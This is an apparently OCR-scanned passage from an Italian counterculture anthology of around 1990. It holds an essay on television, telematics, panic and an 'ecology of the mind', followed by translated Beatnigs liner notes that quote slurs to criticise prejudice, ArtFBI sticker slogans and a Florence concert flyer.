La malattia che il sistema capitalistico aveva inoculato nel corpo sociale ora raggiunge il cervello. Non ci può essere altra attività immaginaria che non sia socialmente scambiabile secondo il principio dell'equivalenza economica. Il cervello ne viene depresso. Ma lo stesso sistema che produce la malattia produce anche le condizioni per adeguarvisi. Lo stesso processo che produce l'angoscia, la depressione, il panico, produce i flussi e le sostanze anestetizzanti: il flusso televisivo, le sostanze psicofarmacologiche, l'eroina.

Come agisce sul cervello sociale la trasformazione dell'universo comunicativo ad opera delle tecnologie videoelettroniche? La percezione del vissuto temporale-passato e futuro, memoria e immaginazione - non sembra più appartenere all'esperienza concreta dell'individuo e del collettivo, ma alla semplice combinatoria senza profondità diacronica degli eventi-immagine predeterminabili.

Questo innesca una sorta di epidemia che si manifesta nel ciclo panico-depressione-angoscia. Il nichilismo spettacolare del sistema planetario tecnomilitarizzato agisce come una bomba metafisica, come l'innesco di un processo di devitalizzazione di cellule informate secondo uno schema finalizzato. Il cervello sociale, posto di fronte ad un mondo che non sembra più comprensibile secondo un fine, un senso, una direzione, ma solo come combinatoria di eventi-immagine, diviene incapace di immaginare.

Un disturbo dell'immaginazione è all'origine della depressione: l'immaginazione del futuro non ha più alcuna concretezza né vitalità. La depolarizzazione depressiva trova una traduzione adeguata nel regime psicochimico dell'eroina, della assuefazione ossessiva, della reazione obbligatoria ad uno stimolo ripetitivo. L'assuefazione ha come oggetto rituali privi di finalità, e si manifesta come azzeramento della possibilità di pensare il futuro come diverso dal presente, anestesia al reale tramite la produzione artificiale di endorfine.

Lo stesso disturbo è all'origine del panico: il panico si manifesta quando l'afflusso di segnali in entrata rompe la barriera depressiva e la velocità dei segnali che l'infosfera telematica invia al cervello si rivela come infinitamente superiore alle possibilità di ricezione e decodificazione cosciente da parte del cervello umano. La depressione è azzeramento dell'input percettivo perché i recettori di impulsi, polarizzati sulla loro attesa di senso non riescono a registrare impulsi non finalizzati, e l'intensità comunicativa tende così a ridursi a zero. Il panico funziona come una ripolarizzazione selvaggia. La realtà riprende a pulsare dentro il cervello sociale alla folle velocità dei circuiti innumerevoli che si connettono nell'Umwelt infosferizzati.


La frequenza degli impulsi telecomunicativi attraverso innumerevoli circuiti in tempo reale supera infinitamente la capacità ricettiva del sistema nervoso sociale, la soglia della decodificazione cosciente e della possibilità di decisione relativa alla verità degli enunciati. Il mondo senza verità, resosi percettibile al cervello sociale che la depressione ha privato del filtro del senso, bombarda il sistema nervoso contemporaneo, mettendo in funzione dinamiche di panico.

Il panico è essenzialmente catastrofe di un sistema comunicativo.

Quali sono le condizioni che producono il panico contemporaneo?

L'uomo ha sempre conosciuto la realtà direttamente, coi suoi occhi e la sua presenza: la guerra che colpisce la sua città, l'epidemia che si diffonde nel villaggio. Nella società telecomunicativa gli impulsi 'paniquants' si moltiplicano: il telepanico è il prodotto di una stimolazione che dà effetto di realtà alle simulazioni spettacolari della macchina telecomunicativa globale. Gli effetti della guerra si producono nel sistema sociale come paralisi immaginativa. Anche se la guerra non esplode mai, gli effetti sono là, nella produzione sociale del sapere, della tecnica, dello stesso cervello umano.

Let's Get Radio Active!



IL PROBLEMA ECOLOGICO COME TERAPIA DEL RAPPORTO MENTE/MONDO

L'economia post'industriale instaura sistemi di regolazione psicochimica e telematica della paura e dell'angoscia. L'angoscia è la forma in cui l'individuo percepisce la sua dipendenza da un universo sociale regolato secondo il principio di identità, di equivalenza; percepisce la riduzione di ogni attività e di ogni pensiero alla misurazione economica, alla domanda 'quanto vale?'.

Eppure le tecnologie elettroniche creano le condizioni per la liberazione dell'individuo dal vincolo lavorativo e societario. Creano le condizioni perché l'intelligenza sia sottratta al principio per potersi realizzare creativamente. Ma a questo punto il vincolo societario mette in moto il suo intero armamentario antiproduttivo per riaffermare se stesso ed imporsi agli uomini. La produzione di angoscia diviene allora inerente alla intera attività produttiva e la guerra diventa il fine principale del lavoro intellettuale, della ricerca, dell'industria e della scienza.

Il problema che si pone nella presente transizione postindustriale è essenzialmente un problema di tipo ecologico. Ma occorre collocare questo problema nel suo ambito reale, sottraendolo alle deformazioni ideologiche. Le forze sociali del lavoro postindustriale producono infatti forme di autorappresentazione ideologica, come il pacifismo e l'ecologismo naturalista.

Queste ideologie nascondono la vera natura della guerra già in corso sotto forma di funzionamento generale dell'economia mondiale. Rimuovono il fatto che il capitalismo non è biodegradabile, è un cancro irreversibile, una mutazione dell'ecosistema che non può essere revocata.

Dobbiamo partire proprio da una critica di queste forme di autorappresentazione e di rimozione, per riconoscere anzitutto come in questione sia proprio l'attività produttiva immateriale - il lavoro tecnico scientifico, il lavoro dell'informazione, il lavoro della produzione di immagini, il lavoro psicofarmacologico, il lavoro della droga. Dobbiamo così riconoscere che il problema ecologico è il problema dell'ecologia della mente, il problema del rapporto Mente/mondo.

Poniamo qui il problema della terapia non come ricostruzione del vincolo societario, non come ricostruzione di un rapporto sopportabile ad un mondo insopportabile, non come scongiuro di una guerra futuribile. Pensiamo il problema della terapia ecomentale come problema dell'indipendenza, cioè come sottrazione rispetto al vincolo societario, come costituzione di un universo immaginario sottratto al dogma dell'effettualità, della competitività. Alla fine, come abolizione del principio 'knowledge is power' su cui si fonda il sistema della dominazione industriale moderna.

Il problema della felicità è stato imposto finora in due modi unilaterali. Il materialismo storico ha indicato una terapia: il mondo deve essere trasformato per adeguamento ai bisogni degli uomini. Ma Adorno dice che la storia non è il luogo della felicità. E poi cosa sono i bisogni? Una delle peggiori sciocchezze teoriche degli anni '70. La teoria dei bisogni va criticata per l'ipostasi naturalistica che essa sottende. Non ho bisogno di nulla e di nessuno: questo deve essere il punto di partenza di chi vuole camminare sul percorso della libertà. L'esperienza, le cose, gli altri, tutto

- Illustrazione tratta dalla fanzine SOUND CHOICE, n. 15, Estate, 1990, Ojai, California, USA.

questo è un lusso, un godimento, un miracolo. Non c'è autonomia senza questo principio ascetico.

Al contrario del materialismo storico, le diverse forme di psicoterapia dicono che le attese umane devono essere conformate al modo di essere del mondo. Questo comporta una enorme riduzione dell'inconscio, una sorte di deprivazione sensoriale, che la schizoanalisi vede come una 'familiarizzazione' della immagine desiderante.

L'una e l'altra impostazione sono unilaterali perché considerano i due termini della relazione (la mente, il mondo) come se fossero separati, astratti. La concretezza dei due termini, infatti, si dà solo nella relazione stessa. Non esistono bisogni umani, indipendentemente dal processo di formazione delle attese mentali da parte del sistema tecnologico, informativo e così via.

Non esiste un mondo indipendentemente dalle proiezioni mentali, dalle attese e dalle procedure tecnologiche. Non esiste una mente. Non esiste un mondo. Esiste un complesso mente/mondo la cui fluidità ed il cui divenire è reso possibile dall'attività di immaginazione. L'attività di immaginazione pone in essere il mondo nelle attese, nelle proiezioni, nella percezione e cognizione. Ma l'attività di immaginare è posta in essere dal sistema tecnologico ed informativo, cioè dal mondo. L'attività di immagine è modellata dai flussi di immagini, dalle tecnologie di trasmissione, dal regime sociale delle droghe e delle sostanze.

L'ARTE COME LAVORO MENTALE E COME TERAPIA DELL'IMMAGINAZIONE

A monte del processo di produzione immateriale stanno gli artisti, produttori di paradigmi dell'immaginario rientrano diverse funzioni, da quella legata alla emissione di flussi comunicativi a quella legata alla produzione di sostanze psicochimiche. Ma la figura dell'artista viene sottoposta ad una particolare modificazione.

Il ciclo della produzione immateriale fagocita il lavoro degli artisti, rendendo acuta la contraddizione fra apparenza e realtà della produzione immateriale. L'artista è l'attore agito assunto all'interno del processo di colonizzazione della mente che trova nella televisione il suo medium fondamentale.

La transizione postindustriale valorizza l'arte nel senso di attribuirle un valore di mercato, ma anche nel senso di introdurre una norma di valutazione ineluttabile che prende nome di 'professionalità'. La professionalità è la capacità di un produttore di immagini-segni-flussi, di prender parte al processo di performazione e colonizzazione dell'immaginario. Naturalmente il criterio di omologazione consistente nella professionalità è tutt'uno col sistema di attese del pubblico, il quale a sua volta è prodotto dall'attività di colonizzazione e così via.

GLI ARTISTI SUBISCONO DUNQUE UNA NORMA CHE LA LORO ATTIVITÀ HA CONTRIBUITO A CREARE NEL SUO DIVENIRE ATTIVITÀ ASSOGGETTATA

Ma gli artisti hanno un ruolo essenziale nel progetto di decolonizzazione ecomentale. E' vero

infatti che, come scrive Mac Luhan, l'arte è un radar, un sistema di individuazione a distanza, un sistema di allerta preventiva; ma è anche vero che l'arte è sistema di irradiazione e di formazione della percezione collettiva, un laboratorio di paradigmi immaginari veicolati dai media. **La questione è proprio come far funzionare questo radar e questo trasmettitore.**

COME IMMAGINARE LA LIBERTA' SENZA LA LIBERTA' DI IMMAGINARE?

L'immaginazione è la libertà di cui l'uomo dispone. Non vi è libertà che nell'attività di immaginare; il che non riduce affatto la libertà a un sogno. Immaginare costituisce un mondo, od almeno le condizioni di possibilità di un mondo. Ma l'attività immaginativa non è, essa, indeterminata. L'attività immaginativa è strutturata, delimitata, potenziata o depressa dalle condizioni in cui si svolge la comunicazione.

Le tecnologie di comunicazione giocano dunque un ruolo fondamentale nelle relazioni fra uomo e uomo, uomo e natura. Infatti ne formano le modalità interattive di base.

LE TECNOLOGIE COMUNICATIVE -I DISPOSITIVI MEDIATICI- AGISCONO NEL CAMPO SOCIALE ATTRAVERSO SPECIFICHE FORME DI DELIMITAZIONE, POTENZIAMENTO, MODELLAZIONE DELL'ATTIVITÀ COGNITIVA, E PARTICOLARMENTE IMMAGINATIVA.
IL MODO TECNICO DELLA TRASMISSIONE DI INFORMAZIONE PRODUCE UN MUTAMENTO NELL'ATTIVITÀ IMMAGINATIVA.

Una tecnologia incorpora in sé le valenze relazionali, le intenzionalità politiche, la storia sociale, che portano alla sua produzione ed al suo uso, come dimostra la storia delle tecnologie industriali.

La televisione nasce e si struttura secondo le linee di una intenzionalità che è quella di spossessare l'attività immaginativa della sua libera creatività, di appiattire la percezione del tempo vissuto, di sostituire l'esperienza, di indurre ed omologare l'immagine che la gente ha di se stessa.

Allora: nella transizione postindustriale si danno le condizioni virtuali di una funzionalità liberatoria delle nuove tecnologie.

L'elettronica tende a ridurre a zero la necessità di lavoro umano. Ma così viene anche ridotta a zero la possibilità di dominio sul tempo umano e del sistema che su questo dominio si fonda.

Vengono allora messi in funzione dispositivi di contenimento delle potenzialità tecnologiche; vengono messi in funzione dispositivi culturali di paura.

La fine della necessità sociale del lavoro diviene così disoccupazione, miseria ed angoscia del tempo 'vuoto'. Ma tutto questo è socialmente e culturalmente prodotto.

La guerra, la militarizzazione dell'economia e della ricerca è un dispositivo di contenimento delle potenzialità tecnologiche.

La televisione è un dispositivo di omologazione e di panico.

Il problema sarà allora: come costituire le condizioni per immaginare forme di socialità e di sapere capaci di liberare (nel senso di 'dagager') la potenza liberatrice della tecnologia?

PENSIERO DEBOLE OPPURE ECOLOGIA DELLA MENTE?

Il senso della filosofia consiste per Husserl nell'apprendere a guardare il mondo con i propri occhi. Potremmo dire che questo è assai vicino al problema che si pone per l'ecologia della mente. Il senso della filosofia è un processo di decondizionamento dell'attività cognitiva.

Nell'universo dominato dai media la funzione del pensiero consiste essenzialmente in un'attività antimediatica; sottrazione della mente al dominio della comunicazione. Se concepiamo la comunicazione come un bisogno l'individuo si sottopone a qualsiasi dominio, a qualsiasi schiavitù pur di poter continuare il gioco da cui dipende la sua identità, il suo riconoscere, il suo esser riconosciuto, cioè il suo essere in quanto apparenza. Quando la comunicazione diviene un bisogno in essa non vi è più alcun godimento, alcuna conoscenza.

Liberare il pensiero dalla comunicazione è il senso che attribuiamo alla filosofia in quanto terapia dell'ecosistema mentale; Si tratta di instaurare (non di restaurare) lo stupore di fronte al mondo, la curiosità. Lo stupore non è un dato, non è un punto di partenza. Il bambino dell'epoca della informazione percepisce il mondo come banale probabilità. Solo un'attività di conoscenza produce lo stupore, la curiosità attiva di esperire il possibile, di giocare in totale indipendenza dal probabile.

Finkellkraut descrive (Au coin da la rue l'aventure) in qual modo il turismo banalizza l'esperienza del mondo, quantificando ed omologando e rendendo probabile l'avventura. La conoscenza è costruzione di un proprio percorso nel mondo, di un itinerario attraverso il pianeta e attraverso gli uomini e le donne, di una propria ecosfera planetaria... e questa emancipazione individuale dal turismo è un problema di ecologia della mente.

Così poniamo un problema 'forte' al pensiero. E che significa questo discorso su pensiero forte e pensiero debole?

Troppo a lungo il pensiero fu ostaggio della ideologia. Il pensiero fu ostaggio del soggetto, della finalità, della storia. Così il pensiero si sentiva forte, perché era garantito da una finalità storica, sempre in fondo identificabile con la realizzazione dello Spirito assoluto.

Quando si risvegliò dal suo sonno storico-dialettico, il pensiero si trovò a scivolare lungo i pendii della crisi dei fondamenti, ("questo risalimento in infinitum è il senso dell'essere" dice Vattimo, Al di là del soggetto, 81). La consapevolezza di questa interminabilità è l'essenza del pensiero debole. Ma la potenza del pensiero (la sua forza) non sta, mi pare, nel suo poggiare i piedi su un fondamento di verità metafisica o di finalità storica.

Il pensiero debole si fa consapevole del non esserci di alcuna verità metafisica, e di alcuna finalità storica, ma su questa base perde la consapevolezza dell'effettiva potenza del pensiero, che sta altrove.

La crisi dei fondamenti ha profondamente trasformato il luogo stesso del pensare e la ragion d'essere del pensiero. La verità non "si dà" (nel senso di un rivelarsi storico, di un realizzarsi). Ma la cultura contemporanea si installa in questa consapevolezza in maniera demoralizzante: la constatazione del declino sostituisce del tutto l'attività (terapeutica) della verità come coerenza pragmatica ed esistenziale.

Ecco infatti che il problema della verità viene interamente svuotato, e dimenticato. Questo caratterizza la riflessione filosofica contemporanea nelle sue varianti nichiliste, come nelle sue varianti semiologiche.

Questo caratterizza la situazione artistica e culturale, l'adorazione dell'effimero, il culto della superficie.

E' in una dimensione soteriologica che va concepito il carattere forte del pensiero. Esso non sarà puro risalimento in infinitum, né mera constatazione del declino, quando si farà esercizio al vuoto dell'essere.

Possiamo parlare dell'Essere solo in quanto esso appartiene al linguaggio; è questo forse l'essenziale della lezione heideggeriana. Il linguaggio istituisce la coerenza etica ed estetica entro cui soltanto possiamo parlare dell'essere.

"Non ci sono valori assoluti da realizzare mediante il dialogo, come non c'è un luogo definitivo verso cui siamo diretti" (Gianni Vattimo: Al di là del soggetto, p.13). Non si può smentire questa affermazione di Vattimo. Ma forse questo implica che il dialogo non 'produce' nulla? Il dialogo lavora tutto quello che dell'essere può essere lavorato, e lo lavora rendendolo coerente nella sfera della verità etica e della bellezza. (Il mondo non è cosa da dirsi ma da viversi, Carlo Michelstaedter).

Il criterio di verità si rifonda allora nella dimensione pragmatico-soteriologica, laddove il linguaggio plasma il suo mondo. Vero è l'enunciato che produce il consistere del singolo, indipendentemente dalla verifica storica.

Il moderno ha prodotto ed enfatizzato lo squilibrio, il conflitto; la lacerazione dello spirito è condizione e fattore del progresso, della sua frenesia, della sua dialettica. Nell'epoca della mutazione telematica questo squilibrio diviene panico, eccitazione confusa di un sistema nervoso incapace di esperire la qualità irripetibile degli eventi, capace di ri-conoscere ma non di conoscere. L'arte si fa cosmesi di questo panico, di fronte a questo panico il pensiero rinuncia dichiarandosi debole.

QUANDO IL PENSIERO SI VOLLE VERITÀ PER IL MONDO SI FECE VIOLENZA CONTRO L'UOMO E POLIZIA DEL DOVER-ESSERE. IL PENSIERO DEBOLE RINUNCIA A QUESTA PRETESA. MA CREDE DI NON POTER ESSERE VERITÀ PER NESSUNO. E RINUNCIA COSÌ A FARSI REGOLA, TERAPIA, PRINCIPIO DI COERENZA ETICA ED ESTETICA.

Eppure la lezione da apprendere non è questa, ma quella di un'autoterapia, o piuttosto un'autofondazione: la filosofia si fa principio di indipendenza, in quanto essa è verità per se stessi, per il mondo singolare della propria esperienza.

Concepire il pensiero come attività del conoscere la verità della propria esperienza non è affatto banale, se pensiamo che questo presuppone il decondizionamento. Ed è per questo che l'ecologia della mente restituisce una dimensione di effettualità a quella attività che chiamiamo pensiero.

"THE BEATNIGS" (DISCO), 1988, ALTERNATIVE TENTACLES LTD, LONDRA, INGHILTERRA

Da "MANUALE DI ISTRUZIONE PER L'ASCOLTO"

Di Beatnigs

La parola "Nig" è una abbreviazione in positivo del termine "Nigger" ed è usata dai membri dei Beat Nigs. "Nigger" (una descrizione del tipico nero ignorante e fannullone) questa parola è stata a lungo usata come strumento di degradazione degli Afro-Americani. Altre disumanizzanti parole sono spesso usate per descrivere altri gruppi etnici, ma proprio perché "Nigger" è la più comune di queste parole, "Nig" è stata usata come significato universale nel descrivere tutte le persone oppresse che hanno attivamente preso posizione contro coloro che hanno perpetuato pregiudizi etnici discriminando su queste basi.

L'importanza di abbreviare la parola "Nigger" invece di creare una nuova parola, sta nel fatto che "Nig" serve per ricordare che le cose non sono cambiate e non cambieranno fino a che non le cambieremo. E' vitale ricordare che agli occhi della maggior parte delle persone in America noi siamo soltanto Spics, Chinks, Kyles, Dykes, Queers, Sandbugs, Punks, Hippies, White Trash, Cripples, Bitches, Old People, Wops [serie di termini intraducibili dai significati tipo: puttane, lesbiche,...; oppure termini usati per indicare movimenti culturali underground, n.d.t.] e Niggers- ed è meglio che non ce ne dimentichiamo... perché loro non ce lo faranno dimenticare.

(Trad. Alessandra La Spina e Leonardo Landi)

"THE BEATNIGS" (DISCO), 1988, ALTERNATIVE TENTACLES LTD, LONDRA, INGHILTERRA

Da "MANUALE DI ISTRUZIONE PER L'ASCOLTO" "SPORATICUS ROOTICUS"

Di Beatnigs

Non vorrei sembrare troppo critico/ ma questo mondo è ipocrita,/ e tutto sembra così troppo apparente/ che a nessuno veramente importa./ Siamo arrivati al limite al Kremlino,/ siamo arrivati al limite alla Casa Bianca./ Ad ogni minuto potremmo esplodere/ e se noi non chiediamo un summit nucleare/ Dove potremmo parlare della radiazione sovietica/ Dove parleremo dell'intervento americano/ Dove parleremo dei test nucleari/ parleremo del mondo che protesta/ metti da parte tutte le nazionalità,/ metti da parte le idee politiche,/ costruisci un senso di unità,/ crea il senso dell'intera collettività./ Rooticus Sporaticus/ Beatnigs!/ Rooticus Sporaticus/ Beatnigs!/ Rooticus Sporaticus/ Beatnigs!

(Trad. Alessandra La Spina e Leonardo Landi)

- Disegno spray con mascherina realizzato sui muri fiorentini da Aroldo Marinai (1979). Illustrazione tratta da FROGMEN, 1980, Il Candelaio Edizioni, Firenze, Italia.

ADESIVI PER MACCHINA, NEW YORK, USA

Di ArtFBI (Artists For A Better Image), copyright 1988-90


"INTERPELLAMI SULL'ESSERE UN ARTISTA"

"SONO UN ARTISTA E VOTO"


"COMBATTI LA CENSURA DELL'ARTE"

(Trad. Tommaso Tozzi)

- Illustrazione tratta dal volantino realizzato da STEVE ROZZ per il concerto dei gruppi H.C. DEL RIO, I MODERNI & DUM DUM BOYS, presso il C.P.A., 1989, Firenze, Italia


H x C x
DEL RIO
from CAMPI BEACH!!
Plus: I MODERNI &
DUM DUM BOYS
28 DOMENICA
CENTRO
POPOLARE
AUTOGESTITO
VIA VILLAMAGNA, 150 BUS 23-B

THE DEATH OF ART SPELLS THE MURDER OF ARTISTS. THE REAL ANTI-ARTIST APPEARS



